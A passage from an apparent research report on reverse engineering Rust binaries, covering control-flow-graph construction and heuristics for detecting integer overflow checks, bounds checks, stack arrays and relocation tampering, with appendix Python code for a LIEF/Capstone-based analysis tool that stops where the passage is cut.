
To address these issues, a recursive traversal approach is often preferred. It starts from known entry points (like the program's main or other symbols) and follows control flow instructions such as branches and calls to explore reachable code paths. This method helps build control flow graphs (CFGs) and better separates code from data. Its effectiveness improves when supplemented with symbol information, such as function names or debugging metadata, if available.

LIEF adopts a hybrid strategy, offering a high-level interface for accessing functions within an executable. This works well even for stripped binaries, where symbol tables are unavailable. However, LIEF does not automatically build control flow graphs, this must be done manually.

In my approach, I iterate over all functions identified by LIEF, along with additional PLT stubs that I extract by analyzing the .plt and .plt.got sections. I construct a dictionary (hash table) using each function's virtual address as the key and associate it with an object of a custom class called ElfFunction.

Inside each ElfFunction, I perform both linear and recursive disassembly, identifying call instructions. Using the combined results of both disassembly methods, I generate a set of target addresses that each function calls and store it within the

ElfFunction object. This approach has a limitation though, we can only analyze calls with an immediate target.

To enhance my control flow graph, I attempt to resolve indirect calls as well. These calls can happen either by directly calling the value stored in a register (register operand) or by dereferencing a register value that points to a specific address (memory operand). In order to allow code to be position independent, modern compilers will use a RIP relative offset to do both of the mentioned approaches.

Consider this example instruction:

Listing 102: Indirect Call

```
15ebc: ff 15 3e f7 0d 00 call *0xdf73e(%rip) # f5600 <_GLOBAL_OFFSET_TABLE_+0
    x418>
```

As we can see this is a call instruction using a memory operand, that is provided by an offset from RIP. The target address to dereference is `0xf5600` which lives in the .got and it is calculated as such:

virtual address+instruction length+offset = `0x15ebc + 0x6 + 0xdf7e3` = `0xf5600`

This example demonstrates how code from two different executables (in this case between my code and the standard library) is linked at compile time. To ensure correct resolution at runtime, a relocation entry is placed in the .rela.dyn section. This entry instructs the dynamic linker to populate the appropriate .got entry with the correct virtual address at load time. This mechanism supports both statically and dynamically linked objects.

By examining the relocation entries in .rela.dyn [10], we can determine the destination of an indirect call: if the relocation resolves to a symbol within the binary, we can use its virtual address; if it refers to a symbol in a shared object, we can still recover the symbolic name from the dynamic symbol table (.dynsym). Using the calculated pointer (.got entry), we can retrieve this information during analysis.

For the purpose of control flow graph (CFG) construction, we include only the statically linked relocations, since those correspond to code that is available within the binary. However, dynamically linked symbols can still be valuable for annotating disassembly output, providing symbolic context even when the actual code is located in external shared libraries.

Our approach has a notable limitation: it currently only resolves indirect calls that use RIP-relative addressing. As a result, calls like the following are not resolved:

Listing 103: Non RIP Relative Call

```
15fa9: 48 8d 05 d0 bf ff ff  lea   -0x4030(%rip),%rax     # 11f80 <core::
    panicking::panic_bounds_check>
15fb0: be 08 00 00 00        mov   $0x8,%esi
15fb5: ff d0                 call  *%rax
```

In this example, the function is called via the rax register, which holds the RIP-relative address `0x11f80`. To resolve such calls, we add an additional heuristic: when we detect a call instruction using a register or memory operand that is not RIP-relative, we backtrack within the basic block to determine whether the register was previously set using a RIP-relative address.

This heuristic works in some cases but has two key limitations:

1. The instruction that sets the register might not be present in the current basic block, making it unreachable through local backtracking.

2. The register might be set through an instruction that does not use RIP-relative addressing, in which case the target cannot be resolved through this method.

Both cases would require much more advanced analysis techniques, such as symbolic execution and data flow tracking to enhance the possibility that the address can be resolved in static analysis. This is beyond the scope of this project however.

Now with the constructed control flow graph we can easily search a function and find it along with which functions call it. Furthermore, we add a few analysis functions which can be controlled by the analysis tab in our UI.

6.2 Detecting Integer Overflows

One of the memory safety features we discussed during our analysis is integer overflow detection. It would be useful to be able to detect these checks in our binaries, one way to do so would be to check if the function calls a panic function for integer overflow (addition, subtraction, multiplication or signed division panic). However, we would like to be able to do this even when symbols have been stripped. In addition, we would like to categorize the integer overflow checks depending on which operation they correspond to and if they are signed or unsigned.

To perform this analysis, the tool maintains a list of candidate checks identified across the function. It iterates through each basic block within the function's recursive disassembly. For each instruction in a block, it checks whether the instruction performs an arithmetic operation such as `add`, `sub`, or `mul`, and verifies that the instruction's address has not already been recorded as part of a known check.

If such an arithmetic operation is found, the analysis then creates a sliding window over the next four to six instructions. Within this window, it looks for specific

patterns indicative of overflow checks. If a `setb` or `seto` instruction is encountered, it indicates an unsigned or signed overflow check respectively. Alternatively, encountering a `test` instruction implies that a conditional jump (usually `jne`) is likely to follow. Once a conditional jump instruction is reached, the analysis records the sequence of instructions leading up to and including the jump as a potential overflow checking block. The analysis becomes even more nuanced depending on the type of arithmetic operation and may appear in multiple forms depending on operand types and sizes.

For `idiv` (signed division), it performs a completely different heuristic. If an `idiv` is found, it backtracks to see if before the division there was checks if the divisor is `-1` and the dividend is the minimum value for the given signed integer type, as this is the only case where a division overflow can occur.

False positives can also arise, as this pattern of checks typically involving a combination of `set`, `test`, and a conditional jump, is commonly used for other runtime validations. These include checks for pointer alignment or bounds checking on array indices, which follow similar instruction sequences.

To make analysis even more accurate we would have to check the conditional jump target and determine if it is calling one of the panic functions for integer overflow. For stripped binaries this would be very difficult. A potential solution to this would be to create a database of the standard library functions and check against that to determine the type of panic that is being called.

6.3 Detecting Index Out Of Bounds

To detect bounds checks that correspond to potential buffer overflows, I implemented a function that analyzes recursively disassembled code blocks for a specific control flow pattern. The function searches for a cmp instruction followed immediately by a jae (jump if above or equal). This instruction sequence is typically emitted when comparing an index against a length before accessing a buffer. If the index is out of bounds, execution branches to a panic handler.

After identifying this pattern, I follow the target of the jae instruction and examine the basic block at that address. To reduce false positives, I apply two constraints: the block must be relatively short (no more than five instructions), and it must end with an indirect call. This is characteristic of the panic handling code generated for `panic_bounds_check()`, which calls the statically linked panic function indirectly.

Finally, I validate that the expected arguments to `panic_bounds_check()` are being prepared before the call. The panic handler expects three arguments: index, length, and metadata, which are passed in rdi, rsi, and rdx respectively. I inspect the instructions in the block to confirm that each of these registers is written to. Only if all three arguments are set do I mark the original cmp and jae as part of a buffer overflow check. This combination of instruction pattern matching, control flow analysis, and argument validation provides a conservative but effective method for statically detecting bounds checks in compiled binaries.

6.4 Array Allocation Detection

The goal of this analysis is to detect array like allocations on the stack, characterized by contiguous `mov` instructions that store values of the same size to memory locations relative to the stack pointer. Specifically, we target sequences of at least three such instructions as indicative of an array. It is important to note that this detection strategy may also capture other stack allocated data structures such as structs, tuples, and enums.

To implement this detection, a heuristic is employed that tracks candidate array initializations. A set of allocation objects is maintained, each recording the list of relevant instructions, the size of each element written, and the virtual address range of the sequence. The analysis iterates over each basic block within a function and maintains a set of registers that temporarily hold effective addresses derived from the stack pointer (rsp). If an instruction computes an address from rsp, usually through a `lea`, the destination register is stored as an alias of rsp. If that register is subsequently overwritten with an unrelated value, it is removed from the alias set to maintain correctness.

When the analysis encounters a `mov` that writes to a memory location relative to rsp or one of its aliases and if this instruction is not already part of a previously recorded array allocation, we begin a forward scan to detect a contiguous sequence of similar instructions. This scan collects instructions into a list as long as they continue writing to the stack using `mov` operations with consistent memory operand sizes and stride (an instruction's rsp offset must be entry size bytes from the previous allocation instruction). If two or more non qualifying instructions are seen in a row, or if the displacement pattern is non contiguous (e.g., misaligned offsets like 0x8, 0x18, 0x10), the scan terminates early. Once three or more qualifying instructions are found, the sequence is recorded as an array like allocation.

This heuristic has certain limitations. It deliberately excludes vectorized (SIMD) instructions, which could otherwise represent valid bulk memory operations. Additionally, stack allocation patterns with irregular offsets may be incorrectly excluded due to the strict stride check. Finally, the heuristic focuses solely on explicit mov-based initializations and does not yet account for memory initialization via standard library functions such as memcpy or memset, which may be used in optimized or inlined forms.

6.5 Relocation Validation

In the earlier section on type confusion in trait objects, I described how an attacker could maliciously patch a vtable entry to point to a function of a different type. While there is no foolproof method to detect such tampering, one basic approach is to validate relocation entries against the actual contents of the relocated addresses (typically located in `.got`). This check is feasible because rustc pre-initializes these entries with the expected virtual addresses during compilation. By comparing the values written at these locations to the relocation addends, it is possible to detect discrepancies that may indicate tampering. However, this technique has limitations: if an attacker also overwrites the pre-initialized value in `.got`, the manipulation would go undetected.

7 Future Work

While this work has explored many of Rust's language constructs, several areas remain for further investigation. These include functional programming concepts such as iterators, closures and higher level functions, as well as a deeper exploration of how Rust enforces memory safety and prevents race conditions in multithreaded environments through its concurrency primitives (e.g., `Arc`, `Mutex`, etc.). Moreover, it would be interesting to get a further look into the various output formatting macros (eg. println!()) and if they could be manipulated to create format string bugs to leak additional data.

Additionally, the disassembly and analysis tool developed as part of this research could be extended with more advanced analysis features to provide deeper semantic insights into compiled code. Integrating a symbolic execution engine could enable better data flow analysis and assist in uncovering subtle bugs. Improvements could also be made to better support builds at various levels of optimization.

Another valuable direction would be the creation of a function signature database covering various standard library functions across different optimization levels, compiler versions, and target architectures. This would aid in the identification of key standard library functions even in stripped binaries, enabling more powerful reverse engineering and automated analysis.

8 Conclusion

In this work, we explored a wide range of Rust's language constructs and examined how they translate into low-level machine code. By analyzing the corresponding assembly output, we provided insight into how high-level Rust abstractions operate under the hood, empowering developers to make more informed decisions about the performance and safety of their code.

We demonstrated that, although Rust enforces strong memory safety guarantees at compile time, vulnerabilities can still be introduced post compilation through binary patching. By injecting common classes of bugs such as integer overflows, buffer overflows, type confusion and use-after-free we illustrated how such artificial flaws can be exploited, emphasizing the need for rigorous analysis of binaries. This is becoming particularly important in an age where supply chain attacks are increasingly prevalent.

This work also provides practical guidance for using industry standard reverse engineering tools to inspect, patch, and evaluate the memory safety of Rust binaries without access to source code. Such capabilities are vital for verifying the integrity and safety of third-party libraries or applications.

Finally, we introduced several techniques for building tools aimed at validating and analyzing compiled executables. These approaches lay the foundation for future research into automated fuzzing, symbolic execution and vulnerability detection.

9 References

References

[1] Rust Compiler Attributes: https://doc.rust-lang.org/reference/attributes.html

[2] The Rust Book: https://doc.rust-lang.org/book/

[3] Symbol Mangling: https://doc.rust-lang.org/rustc/symbol-mangling/index.html

[4] Rust Standard Library: https://doc.rust-lang.org/std/index.html

[5] Linux System Calls: https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

[6] x86 Instruction Reference: https://shell-storm.org/x86doc/

[7] High Level Explanation of x86 Instructions: https://en.wikibooks.org/wiki/X86_Assembly/X86_Instructions

[8] Linux x86 ABI: https://refspecs.linuxbase.org/elf/x86_64-abi-0.99.pdf

[9] Glibc PTMalloc Internals https://intranautic.com/posts/glibc-ptmalloc-internals/

[10] ELF Relocations https://refspecs.linuxbase.org/elf/gabi4+/ch4.reloc.html

[11] Capstone Disassembly Framework https://www.capstone-engine.org/

[12] LIEF : Library to Instrument Executable Formats https://lief.re/

[13] Validating Memory Safety in Rust Binaries https://elathan.github.io/papers/eurosec24.pdf

10 Appendix

This section includes the code for the disassembly and analysis tool. The tool is split into a frontend part (disassembler.py, styles.css), which is mostly responsible for displaying the data and analysis using python Textual. The backend part is defined by extended_elf_binary.py and analysis.py. The entry point script is `disassembler.py`.

These are the versions of python and libraries used:

Listing 104: Python Versions

```
$ python --version
Python 3.10.12
$ pip show lief
Name: lief
Version: 0.16.2
Summary: Library to instrument executable formats
Home-page: https://lief-project.github.io/
Author-email: Romain Thomas <contact@lief.re>
License: Apache License 2.0
$ pip show capstone
Name: capstone
Version: 5.0.3
Summary: Capstone disassembly engine
Home-page: https://www.capstone-engine.org
Author: Nguyen Anh Quynh
Author-email: aquynh@gmail.com
$ pip show textual
Name: textual
Version: 3.2.0
Summary: Modern Text User Interface framework
Home-page: https://github.com/Textualize/textual
Author: Will McGugan
Author-email: will@textualize.io
License: MIT
Requires: markdown-it-py, platformdirs, rich, typing-extensions
$ pip show rust-demangler
Name: rust-demangler
Version: 1.0
Summary: A package for demangling Rust symbols
Home-page: https://github.com/teambi0s/rust_demangler
Author: bi0s
Author-email: amritabi0s1@example.com
License: UNKNOWN
```

Listing 105: extended_elf_binary.py

```
from lief import ELF, Function
from rust_demangler import demangle
import re
from typing import Optional, Literal
from capstone import *
from capstone.x86 import *
from capstone.x86_const import *
from analysis import *

#create my own group sets as .groups is slow
RET_GRP = {X86_INS_RETF, X86_INS_RETFQ, X86_INS_RET}
CALL_GRP = {X86_INS_CALL, X86_INS_LCALL}
JMP_GRP = {X86_INS_JMP, X86_INS_LJMP}
JMP_COND_GRP = {X86_INS_JAE,X86_INS_JA,X86_INS_JBE,X86_INS_JB,X86_INS_JCXZ,
    X86_INS_JECXZ,X86_INS_JE,X86_INS_JGE,X86_INS_JG,X86_INS_JLE,
X86_INS_JL,X86_INS_JNE,X86_INS_JNO,X86_INS_JNP,X86_INS_JNS,X86_INS_JO,X86_INS_JP,
    X86_INS_JRCXZ, X86_INS_JS}
MOV_GRP = {X86_INS_MOV, X86_INS_MOVABS}

class ExtendedElf:
    filename: str
    binary: ELF.Binary
    cfg: dict[int, 'ElfFunction']
    md: Cs
    _integer_overflow_summary: IntegerOverflowSummary
    _buffer_overflow_summary: BufferOverflowSummary
    _relocation_validation: RelocationValidation
    _array_initialization_summary: ArrayInitializationSummary

    def __init__(self, filename: str) -> None:
        self.binary = ELF.parse(filename)
        self.filename = filename
        self.md = Cs(CS_ARCH_X86, CS_MODE_64)
        self.md.syntax = CS_OPT_SYNTAX_ATT
        self.md.detail = True
        self._add_plt_symbols()
        self._add_plt_got_symbols()
        plt_sections = {self.binary.get_section('.plt').virtual_address, self.
            binary.get_section('.plt.got').virtual_address}
        #remove plt sections
        self.cfg = {func.address: ElfFunction(func, self.binary, self.md) for func
             in self.binary.functions
                    if func.address not in plt_sections or (func.address in
                        plt_sections and func.name != '')
                    }
        self._integer_overflow_summary = None
        self._buffer_overflow_summary = None
        self._relocation_validation = None
        self._array_initialization_summary = None

    def _add_plt_symbols(self) -> None:
        plt = self.binary.get_section('.plt')
        relocs = {reloc.address: reloc for reloc in self.binary.pltgot_relocations
             if reloc.type == ELF.Relocation.TYPE.X86_64_JUMP_SLOT}
        plt_symbol = ELF.Symbol()
        plt_symbol.name = f"_plt"
        plt_symbol.value = plt.virtual_address
        plt_symbol.size = plt.entry_size # only the first entry
```

```
        plt_symbol.type = ELF.Symbol.TYPE.FUNC
        self.binary.add_symtab_symbol(plt_symbol)
        for offset in range(0, plt.size, plt.entry_size):
            code = plt.content[offset: offset + plt.entry_size]
            for instr in self.md.disasm(code, plt.virtual_address + offset):
                # RIP relative jmp instruction
                if instr.id in JMP_GRP and instr.operands[0].type == X86_OP_MEM
                    and instr.operands[0].mem.base == X86_REG_RIP:
                    address_ptr = instr.address + instr.size + instr.operands[0].
                        mem.disp
                    if address_ptr in relocs:
                        new_symbol = ELF.Symbol()
                        new_symbol.name = f"{relocs[address_ptr].symbol.
                            demangled_name}@plt"
                        new_symbol.value = plt.virtual_address + offset
                        new_symbol.size = plt.entry_size
                        new_symbol.type = ELF.Symbol.TYPE.FUNC
                        self.binary.add_symtab_symbol(new_symbol)
                        break

    def _add_plt_got_symbols(self) -> None:
        plt_got = self.binary.get_section('.plt.got')
        relocs = {reloc.address: reloc for reloc in self.binary.
            dynamic_relocations if reloc.type == ELF.Relocation.TYPE.
            X86_64_GLOB_DAT}
        plt_got_symbol = ELF.Symbol()
        plt_got_symbol.name = f"_plt_got"
        plt_got_symbol.value = plt_got.virtual_address
        plt_got_symbol.size = plt_got.entry_size # only the first entry
        plt_got_symbol.type = ELF.Symbol.TYPE.FUNC
        self.binary.add_symtab_symbol(plt_got_symbol)
        for offset in range(0, plt_got.size, plt_got.entry_size):
            code = plt_got.content[offset: offset + plt_got.entry_size]
            for instr in self.md.disasm(code, plt_got.virtual_address + offset):
                # RIP relative jmp instruction
                if instr.id in JMP_GRP and instr.operands[0].type == X86_OP_MEM
                    and instr.operands[0].mem.base == X86_REG_RIP:
                    address_ptr = instr.address + instr.size + instr.operands[0].
                        mem.disp
                    if address_ptr in relocs:
                        new_symbol = ELF.Symbol()
                        new_symbol.name = f"{relocs[address_ptr].symbol.
                            demangled_name}@plt_got"
                        new_symbol.value = plt_got.virtual_address + offset
                        new_symbol.size = plt_got.entry_size
                        new_symbol.type = ELF.Symbol.TYPE.FUNC
                        self.binary.add_symtab_symbol(new_symbol)
                        break

    @property
    def integer_overflow_summary(self) -> IntegerOverflowSummary:
        return self._integer_overflow_summary

    @property
    def buffer_overflow_summary(self) -> BufferOverflowSummary:
        return self._buffer_overflow_summary

    @property
```

```
    def relocation_validation(self) -> RelocationValidation:
        return self._relocation_validation

    @property
    def array_initialization_summary(self) -> ArrayInitializationSummary:
        return self._array_initialization_summary

    def validate_relocations(self) -> None:
        invalid: dict[int, ELF.Relocation] = {} # store invalid relocations with
            found value: relocation
        for relocation in self.binary.relocations:
            if relocation.type == ELF.Relocation.TYPE.X86_64_RELATIVE and
                relocation.addend != 0:
                if self.binary.has_section_with_va(relocation.address):
                    # the value that is contained at the address to relocate
                    compiled_value = int.from_bytes(self.binary.
                        get_content_from_virtual_address(relocation.address, 8),
                        byteorder='little')
                    if compiled_value != relocation.addend:
                        invalid[compiled_value] = relocation
        self._relocation_validation = RelocationValidation(invalid)

    def detect_array_allocations(self) -> None:
        for func in self.cfg.values():
            func.check_for_array_inits()
        self._array_initialization_summary = ArrayInitializationSummary.
            combine_summaries([func.array_initialization_summary for func in self.
            cfg.values()])

    def detect_integer_overflow_checks(self) -> None:
        for func in self.cfg.values():
            func.check_for_integer_overflows()
        self._integer_overflow_summary = IntegerOverflowSummary.combine_summaries
            ([func.integer_overflow_summary for func in self.cfg.values()])

    def detect_buffer_overflow_checks(self) -> None:
        for func in self.cfg.values():
            func.check_for_buffer_overflows()
        self._buffer_overflow_summary = BufferOverflowSummary.combine_summaries([
            func.buffer_overflow_summary for func in self.cfg.values()])

# wrapper class to help keep Elf Symbols
class ElfFunction:
    func: Function
    binary: ELF.Binary
    md: Cs
    linear_disas: list[CsInsn]
    recursive_disas: dict[int, list[CsInsn]]
    name_or_addr: str
    linear_disas: list[CsInsn]
    linear_calls: set[int]
    recursive_disas: dict[int, list[CsInsn]]
    recursive_calls: set[int]
    all_calls: set[int]
    integer_overflow_checks: dict[int, IntegerOverflowCheck]
    buffer_overflow_checks: dict[int, list[CsInsn]]
    array_inits: dict[int, list[CsInsn]]
```

```
    def __init__(self, generic_function: Function, binary: ELF.Binary, md: Cs):
        self.func = generic_function # executable format agnostic
        self.binary = binary
        self.md = md
        rust_demangle = ""
        self.linear_disas: Optional[list[CsInsn]] = None
        self.recursive_disas: Optional[dict[int, list[CsInsn]]] = None
        for symbol in binary.symbols:
            if symbol.value == self.func.address:
                rust_demangle = ElfFunction.demangle_rust(symbol)
                break
        sec = binary.section_from_virtual_address(self.func.address)
        if self.func.name in ['_init', '_fini']:
            self.func.size = sec.size # _init and _fini don't have defined size so
                take section size
        start_offset = self.func.address - sec.virtual_address
        end_offset = self.func.address + self.func.size - sec.virtual_address
        self.bytes = sec.content[start_offset: end_offset]
        self.name_or_addr = f"(0x{self.func.address:x})"
        if rust_demangle:
            self.name_or_addr += f" {rust_demangle}"
        elif self.func.name:
            self.name_or_addr += f" {self.func.name}"
        self.generate_linear_disas()
        self.generate_recursive_disas()
        self.find_linear_calls()
        self.find_recursive_calls()
        self.all_calls = self.linear_calls | self.recursive_calls
        self.integer_overflow_checks: dict[int, IntegerOverflowCheck] = {}
        self._integer_overflow_summary: IntegerOverflowSummary = None
        self.buffer_overflow_checks: dict[int, list[CsInsn]] = {}
        self._buffer_overflow_summary: BufferOverflowSummary = None
        self.array_inits: list[ArrayAlloc] = []
        self._array_initialization_summary: ArrayInitializationSummary = None

    @property
    def array_initialization_summary(self) -> ArrayInitializationSummary:
        if self._array_initialization_summary is None:
            self._array_initialization_summary = ArrayInitializationSummary(self.
                array_inits)
        return self._array_initialization_summary

    @property
    def buffer_overflow_summary(self) -> BufferOverflowSummary:
        if self._buffer_overflow_summary is None:
            self._buffer_overflow_summary = BufferOverflowSummary(self.
                buffer_overflow_checks)
        return self._buffer_overflow_summary

    @property
    def integer_overflow_summary(self) -> IntegerOverflowSummary:
        if self._integer_overflow_summary is None:
            self._integer_overflow_summary = IntegerOverflowSummary(self.
                integer_overflow_checks.values())
        return self._integer_overflow_summary

    def writes_to_rsp_mem(self, insn: CsInsn, rsp_aliases: set[int]) -> bool:
        for op in insn.operands:
```

```
            if op.type != X86_OP_MEM:
                continue
            mem = op.mem
            if mem.base != X86_REG_RSP and mem.base not in rsp_aliases and mem.
                index != X86_REG_INVALID:
                continue
            if op.access & CS_AC_WRITE:
                return True
        return False

    def stores_rsp_offset(self, insn: CsInsn) -> bool:
        if insn.id == X86_INS_LEA and X86_REG_RSP in insn.regs_access()[0]:
            for op in insn.operands:
                if (op.access & CS_AC_READ) and op.mem.index == X86_REG_RSP:
                    return True
                else:
                    return False
        return False

    def get_instruction_mem_op(self, insn: CsInsn) -> X86Op | None:
        for op in insn.operands:
            if op.type == X86_OP_MEM:
                return op
        return None

    def check_for_array_inits(self)-> None:
        for block in self.recursive_disas.values():
            regs_storing_rsp = set() #store regs with rsp offset values
            for i in range(0, len(block)):
                # if register stores rsp offset
                if self.stores_rsp_offset(block[i]):
                    op_write = None
                    for op in block[i].operands:
                        if op.access & CS_AC_WRITE:
                            op_write = op
                    if op_write:
                        regs_storing_rsp.add(op_write.reg)
                # if register is overwritten within block with non rsp value
                elif any(reg in regs_storing_rsp for reg in block[i].regs_access()
                    [1]):
                    for reg in block[i].regs_access()[1]:
                        if reg in regs_storing_rsp:
                            regs_storing_rsp.discard(reg) # delete reg if
                                overwrriten
                # if data is moved to the stack
                elif (block[i].id in MOV_GRP and not any(init.start <= block[i].
                    address <= init.end for init in self.array_inits)
                      and self.writes_to_rsp_mem(block[i], regs_storing_rsp)):
                    #get mem operand
                    mem_op = self.get_instruction_mem_op(block[i])
                    if not mem_op:
                        continue # skip this
                    temp_inits = [block[i]]
                    entry_size = mem_op.size
                    no_mov_counter = 0
                    for j in range(i + 1, len(block)):
                        #at least two continuous instructions must be moves to the
                            stack
```

```
                        if no_mov_counter >= 2:
                            break
                        insn = block[j]
                        # instruction must write to an rsp offset
                        if insn.id not in MOV_GRP or not self.writes_to_rsp_mem(
                            insn, regs_storing_rsp):
                            no_mov_counter += 1
                            continue
                        mem_op = self.get_instruction_mem_op(insn)
                        #instruction must have a mem op and the correct entry size
                        if not mem_op or mem_op.size != entry_size:
                            no_mov_counter += 1
                            continue
                        prev_disp = self.get_instruction_mem_op(temp_inits[-1]).
                            mem.disp
                        #instruction must be writing in the next rsp offset
                        if abs(mem_op.mem.disp - prev_disp) != entry_size:
                            break
                        temp_inits.append(block[j])
                        no_mov_counter = 0

                    # if buffer has at least 3 same size entries
                    if len(temp_inits) >= 3:
                        self.array_inits.append(ArrayAlloc(temp_inits[0].address,
                            temp_inits[-1].address, entry_size, temp_inits))

    def check_for_buffer_overflows(self) -> None:
        for block in self.recursive_disas.values():
            for i in range(0, len(block) - 1):
                if block[i].id == X86_INS_CMP and block[i+1].id == X86_INS_JAE and
                     block[i+1].operands[0].type == X86_OP_IMM:
                    target_block = self.recursive_disas[block[i+1].operands[0].imm
                        ]
                    # if indirect jump at the end
                    if target_block[-1].id in CALL_GRP and len(target_block) <= 5
                        and target_block[-1].operands[0].type != X86_OP_IMM:
                        # it must set 3 registers rdi, rsi, rdx
                        if self._validate_panic_bounds_check_args_passing(
                            target_block):
                            self.buffer_overflow_checks[block[i].address] = block[
                                i: i + 2]

    # validate if rdi, rsi, rdx are prepared before panic call
    def _validate_panic_bounds_check_args_passing(self, instructions: list[CsInsn
        ]) -> bool:
        rdi_set = False
        rsi_set = False
        rdx_set = False
        for instr in instructions[:-1]:
            if set(instr.regs_access()[1]) & {X86_REG_RDI, X86_REG_EDI}:
                rdi_set = True
            elif set(instr.regs_access()[1]) & {X86_REG_RSI, X86_REG_ESI}:
                rsi_set = True
            elif set(instr.regs_access()[1]) & {X86_REG_RDX, X86_REG_EDX}:
                rdx_set = True
            if rdi_set and rsi_set and rdx_set:
                return True
        return False
```

```
    def check_for_integer_overflows (self) -> None:
        if self.integer_overflow_checks:
            return
        self._addition_overflow()
        self._subtraction_overflow()
        self._multiplication_overflow()
        self._division_overflow()

    def _addition_overflow(self) -> None:
        for block in self.recursive_disas.values():
            for i in range(0, len(block)):
                ins = block[i]
                if ins.id == X86_INS_ADD and ins.address not in self.
                    integer_overflow_checks:
                    set_reg = X86_REG_INVALID
                    found_test = False
                    sign = IntegerOverflowCheck.Sign.UNSIGNED
                    #create a window of instructions of up to 5 instructions
                    for j in range(i + 1, min(i + 6, len(block))):
                        next_ins = block[j]
                        if next_ins.reg_read(X86_REG_EFLAGS) and not set_reg:
                            if next_ins.id == X86_INS_SETB:
                                set_reg = next_ins.regs_access()[1][0] # first reg
                                    written
                                sign = IntegerOverflowCheck.Sign.UNSIGNED
                            elif next_ins.id == X86_INS_SETO:
                                set_reg = next_ins.regs_access()[1][0] # first reg
                                    written
                                sign = IntegerOverflowCheck.Sign.SIGNED
                        elif next_ins.reg_write(X86_REG_EFLAGS) and not found_test
                            :
                            if next_ins.id == X86_INS_TEST and next_ins.
                                regs_access()[0][0] == set_reg:
                                found_test = True
                        # if conditional jump
                        elif next_ins.id in JMP_COND_GRP:
                            if next_ins.id == X86_INS_JB and sign ==
                                IntegerOverflowCheck.Sign.UNSIGNED:
                                self.integer_overflow_checks[ins.address] =
                                    IntegerOverflowCheck(sign,
                                    IntegerOverflowCheck.Operation.ADDITION, block
                                    [i: j+1])
                            elif next_ins.id == X86_INS_JO and sign ==
                                IntegerOverflowCheck.Sign.SIGNED:
                                self.integer_overflow_checks[ins.address] =
                                    IntegerOverflowCheck(sign,
                                    IntegerOverflowCheck.Operation.ADDITION, block
                                    [i: j+1])
                            elif next_ins.id == X86_INS_JNE and found_test:
                                self.integer_overflow_checks[ins.address] =
                                    IntegerOverflowCheck(sign,
                                    IntegerOverflowCheck.Operation.ADDITION, block
                                    [i: j+1])
                            break

    def _subtraction_overflow(self) -> None:
        for block in self.recursive_disas.values():
```

```
            for i in range(0, len(block)):
                ins = block[i]
                if ins.id == X86_INS_SUB and ins.address not in self.
                    integer_overflow_checks:
                    # sub is always followed by a mov that stores the result
                    next_instr = block[i+1]
                    if next_instr.id != X86_INS_MOV:
                        break # skip
                    set_reg = X86_REG_INVALID
                    found_cmp = False
                    found_test = False
                    sign = IntegerOverflowCheck.Sign.UNSIGNED
                    #create a window of instructions of up to 4 instructions
                    for j in range(i + 2, min(i+6, len(block))):
                        next_ins = block[j]
                        # if another move is found skip
                        if next_ins.id == X86_INS_MOV:
                            break
                        # check for sets
                        if next_ins.id == X86_INS_SETB:
                            set_reg = next_ins.regs_access()[1][0] # first reg
                                written
                            sign = IntegerOverflowCheck.Sign.UNSIGNED
                        elif next_ins.id == X86_INS_SETO:
                            set_reg = next_ins.regs_access()[1][0] # first reg
                                written
                            sign = IntegerOverflowCheck.Sign.SIGNED
                        # check for comp
                        elif next_ins.id == X86_INS_CMP and not found_cmp:
                            found_cmp = True
                            sign = IntegerOverflowCheck.Sign.UNSIGNED # sometimes
                                setb is replaced with cmp for unsigned sub
                        elif next_ins.id == X86_INS_TEST and next_ins.regs_access
                            ()[0][0] == set_reg:
                            found_test = True
                        # check for conditional jump
                        elif next_ins.id in JMP_COND_GRP:
                            if next_ins.id == X86_INS_JB and sign ==
                                IntegerOverflowCheck.Sign.UNSIGNED and found_cmp:
                                self.integer_overflow_checks[ins.address] =
                                    IntegerOverflowCheck(sign,
                                    IntegerOverflowCheck.Operation.SUBTRACTION,
                                    block[i: j+1])
                            elif next_ins.id == X86_INS_JO and sign ==
                                IntegerOverflowCheck.Sign.SIGNED and set_reg:
                                self.integer_overflow_checks[ins.address] =
                                    IntegerOverflowCheck(sign,
                                    IntegerOverflowCheck.Operation.SUBTRACTION,
                                    block[i: j+1])
                            elif next_ins.id == X86_INS_JNE and found_test:
                                self.integer_overflow_checks[ins.address] =
                                    IntegerOverflowCheck(sign,
                                    IntegerOverflowCheck.Operation.SUBTRACTION,
                                    block[i: j+1])
                            break

    def _multiplication_overflow(self) -> None:
        for block in self.recursive_disas.values():
```

```
            for i in range(0, len(block)):
                ins = block[i]
                if ins.id in {X86_INS_MUL, X86_INS_IMUL} and ins.address not in
                    self.integer_overflow_checks:
                    sign = IntegerOverflowCheck.Sign.UNSIGNED if ins.id ==
                        X86_INS_MUL else IntegerOverflowCheck.Sign.SIGNED
                    next_instructions = block[i + 1: min(i + 5, len(block))] #
                        instruction window
                    if len(next_instructions) < 3:
                        break
                    elif (len(next_instructions) >= 3 and
                          next_instructions[0].id in MOV_GRP and
                          next_instructions[1].id in {X86_INS_SETB, X86_INS_SETO}
                              and
                          next_instructions[2].id in {X86_INS_JB, X86_INS_JO}):
                        self.integer_overflow_checks[ins] = IntegerOverflowCheck(
                            sign, IntegerOverflowCheck.Operation.MULTIPLICATION,
                            block[i: i + 4])
                    elif (len(next_instructions) >= 4 and
                          next_instructions[0].id in MOV_GRP and
                          next_instructions[1].id in {X86_INS_SETB, X86_INS_SETO}
                              and
                          next_instructions[2].id == X86_INS_TEST and
                          next_instructions[3].id == X86_INS_JNE):
                        self.integer_overflow_checks[ins] = IntegerOverflowCheck(
                            sign, IntegerOverflowCheck.Operation.MULTIPLICATION,
                            block[i: i + 5])

    def _division_overflow(self) -> None:
        # we use linear for this to make things simpler
        for i in range(0, len(self.linear_disas)):
            ins = self.linear_disas[i]
            if ins.id == X86_INS_IDIV and ins.address not in self.
                integer_overflow_checks:
                sign = IntegerOverflowCheck.Sign.SIGNED # only signed division can
                     overflow
                minus_one_cmp = False #check if we find a -1 compare
                min_int_imm = False # check if we find a min_int immediate
                last_conditional_jump = 0 # store the index of the last
                    conditional jump
                # this time we backtrack
                for j in range (i - 1, -1, -1):
                    next_ins = self.linear_disas[j]
                    if next_ins.id == X86_INS_CMP and not minus_one_cmp:
                        for operand in next_ins.operands:
                            if operand.type == X86_OP_IMM:
                                #16, 32, 64 bit
                                if operand.size > 1 and operand.imm == -1:
                                    minus_one_cmp = True #found a -1 cmp
                                    break
                                #8 bit
                                elif operand.size == 1 and operand.imm == 255:
                                    minus_one_cmp = True #8bit -1 = 255
                                    break
